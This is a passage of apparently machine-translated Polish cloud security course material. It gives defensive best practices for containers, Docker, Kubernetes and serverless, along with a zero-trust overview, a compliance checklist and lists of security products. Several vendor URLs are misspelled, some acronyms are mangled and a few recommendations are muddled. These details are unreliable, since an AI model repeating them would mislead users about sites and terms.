A8 - Niebezpieczna deserializacja

Zapewnij walidację serializowanych obiektów pochodzących z niezaufanych danych.

Skanuj biblioteki innych firm w poszukiwaniu luk w zabezpieczeniach deserializacji.

Monitoruj użycie deserializacji i wyjątki, aby zidentyfikować prawdopodobne ataki.

A9- Używanie komponentów ze znanymi lukami w zabezpieczeniach

Wykonuj ciągłe monitorowanie bibliotek stron trzecich i zależności.

Wdrażaj tylko podpisane pakiety i komponenty pochodzące z oficjalnych źródeł.

Stale sprawdzaj bazy danych luk w zabezpieczeniach, takie jak CVE i krajowa baza danych o lukach w zabezpieczeniach.

Wykonaj skanowanie pod kątem luk w zabezpieczeniach zależności stron trzecich w poszukiwaniu znanych luk w zabezpieczeniach za pomocą narzędzi takich jak OWASP Dependency Check i Toru Zależności.

A10 - Niewystarczające rejestrowanie i monitorowanie

Zastosuj narzędzia do monitorowania CSP, takie jak Azure Monitor lub AWS CloudTrail do wykrywania nietypowych zachowań.

Zastosuj mechanizmy audytu i monitorowania danych niepochodzących z CSP.

Najlepsze praktyki dotyczące bezpieczeństwa kontenerów

Poniżej omówiono różne najlepsze praktyki dotyczące zabezpieczania środowiska kontenerów.

Regularnie monitoruj CVE środowiska uruchomieniowego kontenera i koryguj, jeśli zostaną wykryte luki w zabezpieczeniach.

Korzystaj z narzędzi uwzględniających aplikacje, aby monitorować interfejsy sieciowe kontenerów, ruch sieciowy i anomalie sieciowe.

Skonfiguruj aplikacje tak, aby działały jako zwykli użytkownicy, aby zapobiec eskalacji uprawnień.

Skonfiguruj główny system plików hosta w trybie tylko do odczytu, aby ograniczyć dostęp do zapisu i zapobiec atakom polegającym na wstrzykiwaniu złośliwego oprogramowania.

Unikaj korzystania z oprogramowania innych firm i stosuj narzędzia do skanowania aplikacji w celu ochrony kontenerów przed złośliwym oprogramowaniem.

Regularnie skanuj obrazy w repozytorium, aby zidentyfikować luki w zabezpieczeniach lub błędne konfiguracje.

Wdrażaj zapory aplikacji w celu zwiększenia bezpieczeństwa kontenerów i zapobiegania przedostawaniu się zagrożeń do środowiska.

Zapewnij uwierzytelniony dostęp do rejestrów, w tym wrażliwych obrazów i danych.

Użyj oddzielnej bazy danych dla każdej aplikacji, aby uzyskać lepszą widoczność poszczególnych aplikacji i ulepszone zarządzanie danymi.

Regularnie aktualizuj system operacyjny hosta i jądro do najnowszych poprawek bezpieczeństwa.

Skonfiguruj koordynatorów do oddzielnego wdrażania zestawu hostów na podstawie ich poziomu czułości.

Zautomatyzuj zgodność ze standardami konfiguracji środowiska uruchomieniowego kontenera.

Wykonuj ciągłe monitorowanie obrazów pod kątem wbudowanego złośliwego oprogramowania.

Przechowuj poufne dane na zewnątrz i zezwalaj na dynamiczny dostęp w czasie wykonywania.

Utrzymuj zestaw zaufanych rejestrów i obrazów i upewnij się, że tylko obrazy z tego zestawu mogą być uruchamiane w środowisku kontenera.

Używaj obowiązkowych narzędzi kontroli dostępu, takich jak SELinux i AppArmor, aby zapobiegać atakom na aplikacje i usługi systemowe.

Zastosuj rozwiązania do wykrywania zagrożeń w czasie rzeczywistym i opracuj możliwości reagowania na incydenty w celu obsługi incydentów bezpieczeństwa.

Zaimplementuj niezmienne kontenery, które uniemożliwiają modyfikację kontenera po wdrożeniu.

Zmień domyślne uprawnienia użytkowników z roota na użytkownika innego niż root i skonfiguruj uprawnienia za pomocą kontroli dostępu opartej na rolach (RBAC).

Unikaj zapisywania poufnych informacji w kodzie i plikach konfiguracyjnych

Wzmocnij środowisko hosta, usuwając niekrytyczne usługi natywne. Utwardź również cały stos.

Zawsze staraj się, aby pojemniki były lekkie, zmniejszając liczbę komponentów.

Wykorzystaj infrastrukturę jako kod (LAC) do zarządzania zasobami w chmurze i weryfikacji konfiguracji przed wdrożeniem.

Najlepsze praktyki dotyczące bezpieczeństwa platformy Docker

Poniżej omówiono różne najlepsze praktyki dotyczące zabezpieczania środowiska Docker.

Unikaj ujawniania gniazda demona Dockera, ponieważ jest to podstawowy punkt wejścia dla interfejsu API platformy Docker.

Używaj tylko zaufanych obrazów Docker, ponieważ obrazy Docker utworzone przez złośliwych użytkowników mogą zostać wstrzyknięte przez backdoory.

Regularnie aktualizuj system operacyjny hosta i platformę Docker za pomocą najnowszych aktualizacji zabezpieczeń.

Ogranicz możliwości, zezwalając na dostęp tylko do funkcji wymaganych przez kontener. Możesz użyć polecenia —cap-drop all, aby usunąć wszystkie możliwości przypisane do kontenera, a następnie przypisać tylko te, które są niezbędne.

Zawsze uruchamiaj obrazy platformy Docker z opcją --security-opt=no-new-privileges, aby zapobiec atakom polegającym na eskalacji uprawnień przy użyciu plików binarnych setuid lub setgid.

Wyłącz funkcję komunikacji między kontenerami podczas uruchamiania demona Dockera, używając —icc=false. Aby komunikować się z innymi kontenerami, możesz użyć opcji --link=CONTAINER_NAME_or_ID:ALIAS

Użyj modułów bezpieczeństwa systemu Linux, takich jak seccomp, AppArmor i SELinux, aby uzyskać precyzyjną kontrolę nad procesami.

Ogranicz zasoby, takie jak pamięć, procesor, maksymalną liczbę deskryptorów plików, maksymalną liczbę procesów i ponownych uruchomień, aby zapobiec atakom DoS.

Włącz tryb tylko do odczytu w systemach plików i woluminach, ustawiając flagę —tylko do odczytu.

Ustaw poziom dziennika demona Docker na „informacje” i unikaj uruchamiania demona Docker przy użyciu poziomu dziennika „debugowania”.

Domyślne ustawienie użytkownika dla obrazu platformy Docker to root; skonfiguruj aplikację kontenera tak, aby działała jako użytkownik nieuprzywilejowany, aby zapobiec atakom polegającym na eskalacji uprawnień.

Instaluj tylko niezbędne pakiety, aby zmniejszyć powierzchnię ataku.

Sprawdź, czy obrazy platformy Docker ze zdalnego rejestru są podpisane cyfrowo przy użyciu zaufania zawartości platformy Docker.

Unikaj używania zmiennych środowiskowych do poufnych informacji i używaj zarządzania tajemnicami Dockera do szyfrowania tajnych informacji podczas przesyłania.

Zabezpiecz punkty końcowe interfejsu API za pomocą protokołu HTTPS podczas udostępniania interfejsu API RESTful.

Unikaj korzystania z domyślnej sieci mostkowej podczas korzystania z aplikacji z jednym hostem z obsługą sieci.

Zawsze przechowuj poufne dane w woluminach Docker, aby zwiększyć bezpieczeństwo danych, trwałość danych i szyfrowanie danych.

Ustanowienie podstawowego uwierzytelniania poprzez włączenie protokołu TLS w celu zapewnienia bezpiecznej komunikacji za pośrednictwem protokołu HTTPS między klientem platformy Docker a demonem.

Użyj narzędzi, takich jak InSpec i DevSec, aby wykryć luki w Dockerze.

Ogranicz połączenia logowania SSH do administratora w celu przetwarzania plików dziennika kontenerów podczas wykonywania operacji administracyjnych, takich jak testowanie i rozwiązywanie problemów.

Zastosuj zautomatyzowany mechanizm etykietowania pojemników, aby uniknąć rozbieżności podczas uzyskiwania dostępu do pojemników.

Włącz polecenie HEALTHCHECK do plików dokera, jeśli to możliwe, aby zapewnić lepszą kondycję i bezpieczeństwo plików.

Najlepsze praktyki dotyczące bezpieczeństwa Kubernetes

Poniżej omówiono różne najlepsze praktyki dotyczące zabezpieczania środowiska Kubernetes.

Zapewnij odpowiednią walidację zawartości plików i ich ścieżki na każdym etapie przetwarzania.

Zaimplementuj metodę konfiguracji ścieżek poświadczeń i nie polegaj na ścieżkach zakodowanych na stałe.

Zgłaszaj jawnie błędy po każdym kroku operacji złożonej.

Użyj metody kopiowania, a następnie zmień nazwę do rotacji dzienników, aby upewnić się, że dzienniki nie zostaną utracone podczas ponownego uruchamiania kubelet.

Użyj dobrze przetestowanej biblioteki JSON i struktur typów do konstruowania obiektów JSON.

Nigdy nie używaj złożonych poleceń powłoki bez odpowiednich walidacji, ponieważ wpływają one na stan systemu.

Sprawdź jawnie zwróconą wartość błędu os.Readlink /proc/<pid>/exe, aby określić, czy PID jest procesem jądra.

Używaj scentralizowanych bibliotek do wykonywania typowych zadań i używaj typowych funkcji analizowania, takich jak ParsePort, w całej bazie kodu, aby zwiększyć czytelność kodu.

Używaj trwałych dzienników zamiast rotacji dzienników, aby dzienniki mogły być zapisywane w porządku liniowym i aby można było tworzyć nowe dzienniki, gdy wymagana jest rotacja.

Używaj jednego formatu kodowania dla wszystkich zadań konfiguracyjnych, ponieważ obsługuje on scentralizowaną weryfikację.

Ogranicz rozmiar plików manifestu, aby zapobiec błędom braku pamięci w kubelet.

Użyj instancji kube-apiserver, które przechowują listy CRL, aby sprawdzić prezentowane certyfikaty.

Korzystaj z usług zarządzania kluczami, aby umożliwić szyfrowanie tajnych danych i unikaj używania trybu AESGalois/Counter lub łańcuchów bloków szyfrowania do szyfrowania.

Domyślnie uwierzytelniaj wszystkie połączenia HTTPS, aby zapewnić wystawianie certyfikatów przez urząd certyfikacji i zapobiegać atakom MUM.

Unikaj korzystania ze starszych tuneli SSH, ponieważ nie przeprowadzają one prawidłowej weryfikacji adresów IP serwerów.

Użyj zszywania protokołu stanu certyfikatu online (OSCP), aby sprawdzić stan unieważnienia certyfikatów.

Używaj domyślnie bezpiecznego protokołu TLS w konfiguracjach programistycznych i produkcyjnych, aby zmniejszyć luki w zabezpieczeniach spowodowane błędną konfiguracją.

Używaj list ACL do zarządzania uprawnieniami dostępu do plików i zapobiegania nieautoryzowanemu dostępowi.

Użyj filtrowania dzienników, aby usunąć podstawowe uwierzytelnianie, takie jak tokeny okaziciela i inne poufne informacje, z danych dziennika.

Najlepsze praktyki dotyczące zabezpieczeń bezserwerowych

Poniżej omówiono różne najlepsze praktyki dotyczące zabezpieczania bezserwerowego środowiska komputerowego.

Zminimalizuj uprawnienia bezserwerowe w fazie programowania, aby zmniejszyć powierzchnię ataku.

Regularnie monitoruj warstwy funkcyjne, aby identyfikować próby wstrzyknięcia złośliwego kodu i inne ataki na serwer WWW.

Korzystaj z narzędzi bezpieczeństwa innych firm, ponieważ zapewniają one dodatkowe warstwy widoczności i kontroli.

Regularnie łataj i aktualizuj zależności funkcji i aplikacje.

Używaj narzędzi, takich jak Snyk, do skanowania aplikacji bezserwerowych w poszukiwaniu znanych luk w zabezpieczeniach.

Zachowaj izolowane granice funkcji i unikaj polegania na dostępie do funkcji i kolejności wywołań.

Odpowiednio oczyszczaj dane wejściowe zdarzeń, aby zapobiec atakom polegającym na wstrzykiwaniu kodu.

Korzystaj z bibliotek bezpieczeństwa, które wyłączają dostęp do zasobów i implementuj minimalne uprawnienia w czasie wykonywania.

Wdrażaj funkcje z minimalną szczegółowością, aby zminimalizować poziom szczegółowości i zapobiec niejawnym rolom globalnym.

Zastosuj technikę sprawdzania poprawności danych w schematach i obiektach przesyłania danych zamiast serializacji i deserializacji danych.

Wykorzystaj możliwości bramy interfejsu API do filtrowania danych wejściowych, ograniczania ruchu i szybkości oraz ochrony przed atakami DDoS.

Kontroluj i monitoruj funkcje, wymuszając pełne i bezpieczne rejestrowanie zdarzeń funkcji, aby uzyskać lepszą obserwowalność.

Korzystaj z bezpiecznych praktyk kodowania i przeprowadzaj sesje przeglądu kodu, aby załatać wrażliwe kody aplikacji; dodatkowo użyj współdzielonych bibliotek bezpieczeństwa.

Używaj TLS/HTTPS do bezpiecznej komunikacji i używaj algorytmów kryptograficznych do szyfrowania poświadczeń.

Zweryfikuj certyfikaty SSL, aby rozpoznać komunikację ze zdalną tożsamością i upewnij się, że komunikacja zostanie zatrzymana, jeśli weryfikacja się nie powiedzie.

Włącz podpisane żądania dla dostawców chmury, aby chronić przesyłane dane i zapobiegać atakom HTTP Replay.

Używaj tajnego magazynu do przechowywania poufnych informacji, który zapewnia zarówno dostęp w czasie wykonywania, jak i rotację kluczy w celu ochrony.

Użyj limitów czasu, aby ograniczyć czas wykonywania funkcji bezserwerowych.

Sieci zerowego zaufania

Model Zero Trust to implementacja zabezpieczeń, która domyślnie zakłada, że każdy użytkownik próbujący uzyskać dostęp do sieci nie jest zaufanym podmiotem i weryfikuje każde połączenie przychodzące przed zezwoleniem na dostęp do sieci. Ściśle przestrzega zasady: „Nikomu nie ufaj i sprawdzaj poprawność przed udostępnieniem usługi w chmurze lub przyznaniem pozwolenia na dostęp”. Nie oznacza to, że pracownicy firmy wyrządziliby krzywdę, ale sieć może zostać naruszona lub osoba próbująca korzystać z sieci może nie być godna zaufania. Ten model zaufania uniemożliwia użytkownikom/pracownikom dostęp do sieci bez weryfikacji. Pozwala również firmom narzucać warunki, takie jak zezwalanie pracownikom na dostęp tylko do odpowiednich zasobów wymaganych do ich roli zawodowej.

Reprezentacja sieci Zero Trust

Jak pokazano na rysunku, płaszczyzna kontroli chmury jest systemem pomocniczym, który koordynuje i zarządza płaszczyzną danych (każdym innym komponentem w sieci). Płaszczyzna kontroli zezwala na żądania dostępu do sieci tylko od legalnych i zweryfikowanych użytkowników lub urządzeń. Szczegółowe zasady są stosowane w tej warstwie na podstawie roli w organizacji, pory dnia i typu urządzenia. Aby uzyskać dostęp do lepiej zabezpieczonych zasobów internetowych, użytkownicy potrzebują silniejszego uwierzytelniania. Po zatwierdzeniu żądania dostępu przez panel sterowania płaszczyzna danych jest konfigurowana tak, aby akceptować ruch tylko od tego konkretnego klienta. Ideą wdrożenia tego modelu jest zapewnienie bezpiecznego sposobu dostępu do zasobów, wymuszenie ścisłej kontroli dostępu oraz monitorowanie przepływu ruchu w sieci. Zero Trust można zintegrować z technikami takimi jak szyfrowanie, uwierzytelnianie wieloskładnikowe, zarządzanie dostępem uprzywilejowanym (PAM). Ta sieć zaufania działa zgodnie z metodą mikrosegmentacji, aby

podzielić strefę sieci na mniejsze części, aby zapewnić oddzielny dostęp do niektórych części sieci. W przypadku wykrycia jakiegokolwiek naruszenia obwodu mikrosegmentacja zapobiega dalszej eksploatacji sieci.

Lista kontrolna zgodności organizacji/dostawcy z zabezpieczeniami chmury

Poniższe tabele zawierają listy kontrolne umożliwiające określenie, czy zespół ds. bezpieczeństwa, reszta organizacji i każdy proponowany dostawca usług w chmurze mogą zapewnić bezpieczeństwo w chmurze.

Listy kontrolne pozwalające określić, czy dostawca CSP jest odpowiedni i gotowy na zabezpieczenia w chmurze:

Czy członkowie zespołu ds. bezpieczeństwa są formalnie przeszkoleni w zakresie technologii chmurowych?

Czy zasady bezpieczeństwa organizacji uwzględniają infrastrukturę chmurową?

Czy zespół ds. bezpieczeństwa był kiedykolwiek zaangażowany we wdrażanie infrastruktury chmurowej?

Czy organizacja zdefiniowała procedury oceny bezpieczeństwa dla infrastruktury chmurowej?

Czy kiedykolwiek skontrolowano organizację pod kątem zagrożeń bezpieczeństwa w chmurze?

Czy wdrożenie chmury w organizacji będzie zgodne ze standardami bezpieczeństwa, których przestrzega organizacja?

Czy zarządzanie bezpieczeństwem zostało dostosowane tak, aby obejmowało chmurę?

Czy zespół ma odpowiednie zasoby do wdrożenia infrastruktury chmury i bezpieczeństwa?

Czy dostawcy zapewniają raporty dotyczące zgodności z przepisami, raporty z audytów i informacje dotyczące raportowania?

Czy zasady i procedury organizacji dotyczące obsługi incydentów i ciągłości działania zostały zaprojektowane z uwzględnieniem kwestii bezpieczeństwa w chmurze?

Czy organizacja ma dostęp do raportów zgodności i audytu dostawcy usług w chmurze?

Czy umowa SLA CSP dotyczy obsługi incydentów i problemów związanych z ciągłością biznesową?

Czy CSP ma jasne zasady i procedury postępowania z dowodami cyfrowymi w infrastrukturze chmury?

Czy sam CSP jest zgodny ze standardami branżowymi?

Czy CSP dysponuje wykwalifikowanym i wystarczającym personelem do rozwiązywania incydentów i zarządzania konfiguracją?

Czy CSP zdefiniował procedury wspierające organizację w przypadku incydentów w środowisku wielodostępnym?

Czy korzystanie z dostawcy usług w chmurze daje organizacji przewagę środowiskową?

Czy organizacja wie, w której aplikacji lub bazie danych każda jednostka danych jest przechowywana lub zarządzana?

Czy aplikacja oparta na chmurze jest utrzymywana i odporna na awarie (tj. czy odzyska sprawność po awarii wewnętrznej lub zewnętrznej)?

Czy cały personel jest odpowiednio weryfikowany, monitorowany i nadzorowany?

Czy CSP zapewnia elastyczność relokacji i przełączania usług?

Czy CSP wdrożył kontrole bezpieczeństwa obwodowego (np. IDS, zapory ogniowe) i czy regularnie dostarcza organizacji dzienniki aktywności?

Czy CSP zapewnia wystarczającą gwarancję jakości lub dostępności usługi?

Czy łatwo jest bezpiecznie zintegrować aplikacje oparte na chmurze w czasie wykonywania i po zakończeniu umowy?

Czy CSP zapewnia wsparcie 24/7 w zakresie operacji w chmurze i problemów związanych z bezpieczeństwem?

Czy procesy zakupowe zawierają wymagania dotyczące bezpieczeństwa w chmurze?

Czy CSP często przeprowadza oceny podatności na ataki w celu zidentyfikowania luk w zabezpieczeniach i zastosowania niezbędnych poprawek?

Czy istnieją odpowiednie mechanizmy kontroli dostępu (np. federacyjne pojedyncze logowanie), które zapewniają użytkownikom kontrolowany dostęp do aplikacji w chmurze?

Czy zachowana jest separacja danych między organizacją a informacjami o kliencie w czasie wykonywania i podczas tworzenia kopii zapasowej (w tym usuwania danych)?

Czy organizacja rozważyła i zaadresowała tworzenie kopii zapasowych, odzyskiwanie, archiwizację i likwidację danych przechowywanych w środowisku chmurowym?

Czy istnieją mechanizmy uwierzytelniania, autoryzacji i zarządzania kluczami w środowisku chmurowym?

Czy istnieją mechanizmy zarządzania przeciążeniem sieci, nieprawidłowym połączeniem, błędną konfiguracją, brakiem izolacji zasobów itp., które wpływają na usługi i bezpieczeństwo?

Czy organizacja wdrożyła wystarczające środki kontroli bezpieczeństwa na urządzeniach klienckich używanych do uzyskiwania dostępu do chmury?

Czy wszystkie systemy, infrastruktura i lokalizacje w chmurze są odpowiednio chronione?

Czy projekty sieci są odpowiednio bezpieczne dla strategii wdrażania chmury w organizacji?

Czy wszyscy są świadomi swoich obowiązków związanych z bezpieczeństwem w chmurze?

Czy istnieje mechanizm oceny bezpieczeństwa usługi w chmurze?

Czy ład biznesowy łagodzi zagrożenia bezpieczeństwa, które mogą wynikać z opartego na chmurze „cienia IT”?

Czy organizacja wie, w jakich jurysdykcjach mogą znajdować się jej dane?

Czy istnieje mechanizm zarządzania ryzykiem związanym z chmurą?

Czy organizacja rozumie architekturę danych potrzebną do działania z odpowiednimi zabezpieczeniami na wszystkich poziomach?

Czy organizacja może być pewna ciągłości usług typu end-to-end u kilku dostawców usług w chmurze?

Czy dostawca przestrzega wszystkich odpowiednich norm branżowych (np. brytyjskiej ustawy o ochronie danych)?

Czy funkcja ds. zgodności rozumie określone kwestie regulacyjne związane z przyjęciem przez organizację usług w chmurze?

Międzynarodowe organizacje zajmujące się bezpieczeństwem w chmurze

Niektóre międzynarodowe organizacje zajmujące się bezpieczeństwem w chmurze pomagają specjalistom ds. bezpieczeństwa w zakresie najlepszych praktyk, świadomości bezpieczeństwa i solidnych zasad bezpieczeństwa, które zapewniają lepszą odporność na cyberbezpieczeństwo i zaufany ekosystem chmury. Poniżej omówiono międzynarodową organizację, która ostrzega i instruuje branże i specjalistów ds.

Sojusz bezpieczeństwa w chmurze (CSA)

CSA to globalna organizacja non-profit, która zwiększa świadomość i promuje najlepsze praktyki i zasady bezpieczeństwa, aby pomóc i zabezpieczyć środowisko chmurowe. CSA zapewnia edukację i wiedzę na temat zastosowań przetwarzania w chmurze oraz pomaga w zabezpieczaniu wszelkich form przetwarzania. CSA można wykorzystać do połączenia wiedzy branżowej, rządów i członków korporacji w celu zapewnienia badań, edukacji, certyfikacji i produktów opartych na chmurze.

Narzędzia bezpieczeństwa w chmurze

Chociaż migracja do chmury przynosi ogromne korzyści, głównym powodem do niepokoju są kwestie bezpieczeństwa. Jednak wiele dostępnych usług lub narzędzi bezpieczeństwa można wykorzystać do zautomatyzowania procesu testowania piór w chmurze w celu zapewnienia poufności, integralności i bezpieczeństwa danych hostowanych w chmurze.

Narzędzia do wykrywania zasobów Shadow Cloud

Zasoby w chmurze cieni to aplikacje lub usługi w chmurze używane w środowisku korporacyjnym poza obserwacją działu IT. Takie zasoby mogą zwiększać czynniki ryzyka, takie jak utrata danych, nadużycie konta oraz infekcja/dystrybucja złośliwego oprogramowania. Aby przezwyciężyć te problemy z bezpieczeństwem, organizacja może korzystać z narzędzi, takich jak Cisco Umbrella, Securiti i Microsoft Defender for Cloud Apps, które zapewniają pełny wgląd w wykorzystanie aplikacji. Narzędzia te umożliwiają administratorom monitorowanie i audyt działań sieciowych w sieci chmurowej organizacji.

Cisco Umbrella

Cisco Umbrella to narzędzie do wykrywania aplikacji, które zapewnia pełną widoczność i informacje o ryzyku w celu zarządzania aplikacjami w chmurze w bezpieczny i zorganizowany sposób. Pulpit nawigacyjny wyświetla poziom ryzyka usług chmury w tle i zapewnia podsumowanie na podstawie kategorii aplikacji, które są posortowane według poziomów ryzyka. Zawiera listę aplikacji z etykietami, takimi jak Niesprawdzone, W trakcie audytu, Zatwierdzone i Niezatwierdzone do śledzenia. Pozwala także administratorom blokować lub zezwalać na dostęp użytkownika lub grupy do aplikacji w chmurze.

Dodatkowe narzędzia do wykrywania zasobów chmury w tle obejmują:

Securiti (https://securiti.oi)

Microsoft Defender for Cloud Apps (https://docs.microsoft.com)

FireCompass (https://www.firecomposs.com)

Data Theorem (https://www.dotatheorem.com)

CloudCodes (https://www.cloudcodes.com)

Narzędzia bezpieczeństwa w chmurze

Niektóre narzędzia do zabezpieczania środowiska w chmurze obejmują:

Qualys Cloud Platform

Qualys Cloud Platform to kompleksowe rozwiązanie w zakresie bezpieczeństwa IT, które zapewnia ciągłą, zawsze aktualną ocenę globalnego stanu bezpieczeństwa i zgodności, z widocznością wszystkich zasobów IT niezależnie od tego, gdzie się znajdują. Zawiera czujniki, które zapewniają ciągłą widoczność, a wszystkie dane w chmurze mogą być analizowane w czasie rzeczywistym. Natychmiast reaguje na zagrożenia, wykrywa aktywne luki w zabezpieczeniach internetowego protokołu komunikatów kontrolnych, żądając znacznika czasu i wizualizuje wyniki w jednym miejscu za pomocą AssetView.

Fidelis CloudPassage Halo

Fidelis Halo zapewnia kompleksowy wgląd w zabezpieczenia i ciągłą zgodność infrastruktury chmury publicznej. Jest to platforma automatyzacji zabezpieczeń, która zapewnia kompleksową widoczność, ochronę i ciągłe monitorowanie zgodności w celu zmniejszenia zagrożeń bezpieczeństwa cybernetycznego. Zapewnia takie funkcje, jak wykrywanie wszystkich zasobów w chmurze, zmniejszanie powierzchni ataków w chmurze publicznej, identyfikowanie krytycznych zagrożeń i utrzymywanie ciągłej zgodności.

Lookout CipherCloud

Rozwiązania Lookout CipherCloud obejmują kilka rozwijających się kategorii bezpiecznych usług dostępu brzegowego (SASE), w tym CASB, dostęp do sieci o zerowym zaufaniu (ZTNA), bezpieczną bramę sieciową (SWG) i zapobieganie utracie danych (DLP). Razem te rozwiązania zapewniają wszechstronną widoczność, bezpieczeństwo danych, ochronę przed zagrożeniami i zgodność dla aplikacji opartych na chmurze.

Dodatkowe narzędzia bezpieczeństwa w chmurze obejmują:

Data-Aware Cloud Security (https://www.skyhighsecurity.com)

Netskope Security Cloud (https://www.netskope.com)

Prisma Cloud (https://www.paloaltonetworks.com)

ForgeRock Identity Cloud (https://www.forgerock.com)

Deep Security (https://www.trendmicro.com)

Narzędzia bezpieczeństwa kontenerów

Ponieważ kontenery są stale wdrażane w środowiskach chmurowych, muszą być chronione przy użyciu wyższych standardów bezpieczeństwa. Specjaliści ds. bezpieczeństwa używają narzędzi, takich jak Aqua, Sysdig Falco, Anchore, NeuVector i Lacework, aby chronić kontenery przed różnymi naruszeniami bezpieczeństwa.

Aqua

Aqua skanuje obrazy kontenerów, maszyny wirtualne i funkcje bezserwerowe pod kątem znanych luk w zabezpieczeniach, osadzonych tajemnic, problemów z konfiguracją i uprawnieniami, złośliwego oprogramowania i licencji typu open source. To narzędzie ogranicza uruchamianie niezaufanego kodu i zapewnia niezmienność funkcji, kontenerów i maszyn wirtualnych, zapobiegając w ten sposób jakimkolwiek zmianom w uruchomionych obciążeniach w porównaniu z ich oryginalnymi obrazami. Aqua można również zintegrować z istniejącą infrastrukturą, ułatwiając w ten sposób zarządzanie współpracą DevSecOps, rejestrowaniem i raportowaniem, reagowaniem na incydenty i monitorowaniem zdarzeń.

Sysdig Falco (https://sysdig.com)

Anchore (https://anchore.com)

NeuVector (https://neuvector.com)

Lacework (https://www.locework.com)

Tenable.io Container Security (https://www.tenoble.com)

Narzędzia bezpieczeństwa Kubernetes

Ponieważ Kubernetes jest de facto narzędziem do wdrażania i zarządzania kontenerami, jego obciążenia muszą być regularnie monitorowane i zabezpieczane za pomocą odpowiednich implementacji zabezpieczeń. Specjaliści ds. bezpieczeństwa używają narzędzi, takich jak Kube-bench, Alcide Advisor i Advanced Cluster Security for Kubernetes, aby zabezpieczyć środowisko Kubernetes.

Kube-bench

Kube-bench to aplikacja Go używana do sprawdzania, czy Kubernetes jest bezpiecznie wdrożony, poprzez przeprowadzanie kontroli zgodnie z dokumentacją porównawczą Kubernetes centrum bezpieczeństwa internetowego. Wykonuje kontrole uprawnień, uwierzytelniania i bezpieczeństwa w klastrach Kubernetes oraz zabezpiecza dane kontenerów.

Poniżej wymienione są dodatkowe narzędzia zapewniające bezpieczeństwo środowiska Kubernetes:

Alcide Advisor (https://www.olcide.io)

Advanced Cluster Security for Kubernetes (https://www.redhot.com)

Aqua Kubernetes Security (https://www.oquosec.com)

KubeXray (https://github.com)

Sumo Logic (https://www.sumologic.com)

Bezserwerowe rozwiązania zabezpieczające aplikacje

Bezserwerowe przetwarzanie w chmurze odnotowało ogromny wzrost w ciągu ostatnich kilku lat. Jednak rozwijająca się infrastruktura oparta na chmurze wiąże się również z różnymi zagrożeniami bezpieczeństwa, takimi jak wstrzykiwanie danych o zdarzeniach funkcji, nieudane uwierzytelnianie i nadmiernie uprzywilejowane uprawnienia do funkcji. Dlatego obowiązkowe jest przeprowadzanie kontroli bezpieczeństwa w regularnych odstępach czasu. Specjaliści ds. bezpieczeństwa używają różnych narzędzi, takich jak CloudGuard, Synk i Aqua Security for Serverless Functions (FaaS), do przeprowadzania testów bezpieczeństwa infrastruktury bezserwerowej.

CloudGuard

CloudGuard to kompleksowe rozwiązanie zabezpieczające dla aplikacji bezserwerowych. Zapewnia automatyczną ochronę najniższych uprawnień dla funkcji, dzienników i baz danych. Dzięki wbudowanym mechanizmom analizy maszynowej i algorytmom głębokiego uczenia CloudGuard tworzy model normalnego zachowania aplikacji i funkcji, aby z wyprzedzeniem wykrywać i blokować ataki w warstwie aplikacji.

Poniżej wymieniono dodatkowe narzędzia do zabezpieczania bezserwerowego środowiska komputerowego:

Synk (https://snyk.io)

Aqua Security for Serverless Functions (FaaS) (https://www.oquosec.com)

Prisma Cloud (https://www.polooltonetworks.com)

Dashbird (https://doshbird.io)

Thundra (htips://www.thundro.io)

Broker zabezpieczeń dostępu do chmury (CASB)

Brokerzy bezpieczeństwa dostępu do chmury (CASB) to rozwiązania lokalne lub hostowane w chmurze. Oni są odpowiedzialni za egzekwowanie zasad bezpieczeństwa, zgodności i ładu w aplikacjach w chmurze. CASB znajduje się pomiędzy infrastrukturą lokalną organizacji a infrastrukturą dostawcy chmury. Pełni rolę strażnika, który umożliwia organizacjom rozszerzenie polityki bezpieczeństwa poza własną infrastrukturę.

Cechy CASB

Wgląd w wykorzystanie chmury

Wyszukuje ukryte usługi IT w chmurze i zapewnia wgląd w działania użytkowników za pomocą dozwolonych aplikacji w chmurze.

Ochrona danych

Wymusza szyfrowanie bezpieczeństwa skoncentrowane na danych, tokenizację, kontrolę dostępu i zarządzanie prawami do informacji.

Ochrona przed zagrożeniami

Wykrywa i reaguje na złośliwe zagrożenia wewnętrzne, zagrożenia użytkowników uprzywilejowanych i przejęte konta.

Zgodność

Wykrywa krytyczne dane w chmurze i egzekwuje zasady DLP w celu spełnienia wymagań dotyczących przechowywania danych i zgodności.

CASB oferuje:

• Zapory ogniowe do identyfikowania złośliwego oprogramowania, zapobiegając w ten sposób przedostawaniu się złośliwego oprogramowania do sieci firmowej.

• Uwierzytelnianie poświadczeń użytkownika, gwarantujące, że tylko uprawnieni użytkownicy mają dostęp do wymaganych zasobów organizacyjnych.

• WAF, aby zapobiec naruszeniu bezpieczeństwa przez złośliwe oprogramowanie na poziomie aplikacji zamiast na poziomie sieci.

•DLP uniemożliwia użytkownikom przesyłanie krytycznych informacji poza organizację.

Jak działają CASB:

CASB pracuje wg zapewnienie zgodności ruchu sieciowego między urządzeniami lokalnymi a dostawcą chmury z zasadami bezpieczeństwa organizacji.

Zapewnia wgląd w korzystanie z aplikacji w chmurze na różnych platformach chmurowych i identyfikuje nieusankcjonowane użycie.

Używa automatycznego wykrywania do identyfikacji

o Używane aplikacje w chmurze

o Aplikacje wysokiego ryzyka

o Użytkownicy wysokiego ryzyka

Egzekwowanie różnych zabezpieczeń dostępu, takich jak szyfrowanie i profilowanie urządzeń.

Rozwiązania CASB

Forcepoint CASB

Forcepoint CASB zapewnia pełne bezpieczeństwo dla wszystkich aplikacji chmurowych. Jego kluczowe funkcje obejmują wykrywanie aplikacji w chmurze, ocenę ryzyka aplikacji w chmurze, klasyfikację danych, zarządzanie użytkownikami i aplikacjami, monitorowanie/analizę aktywności w czasie rzeczywistym, automatyczne wykrywanie anomalii, zapobieganie utracie danych oraz integrację z rozwiązaniami innych firm.

Dodatkowe rozwiązania CASB obejmują:

CloudCodes (https://www.cloudcodes.com)

Cisco Cloudlock (https://www.cisco.com)

Bitglass Cloud Security (https://www.bitgtass.com)

Microsoft Cloud App Security (https://www.microsoft.com)

FortiCASB (https://www.fortinet.com)

Bezpieczna brama internetowa nowej generacji (NG SWG)

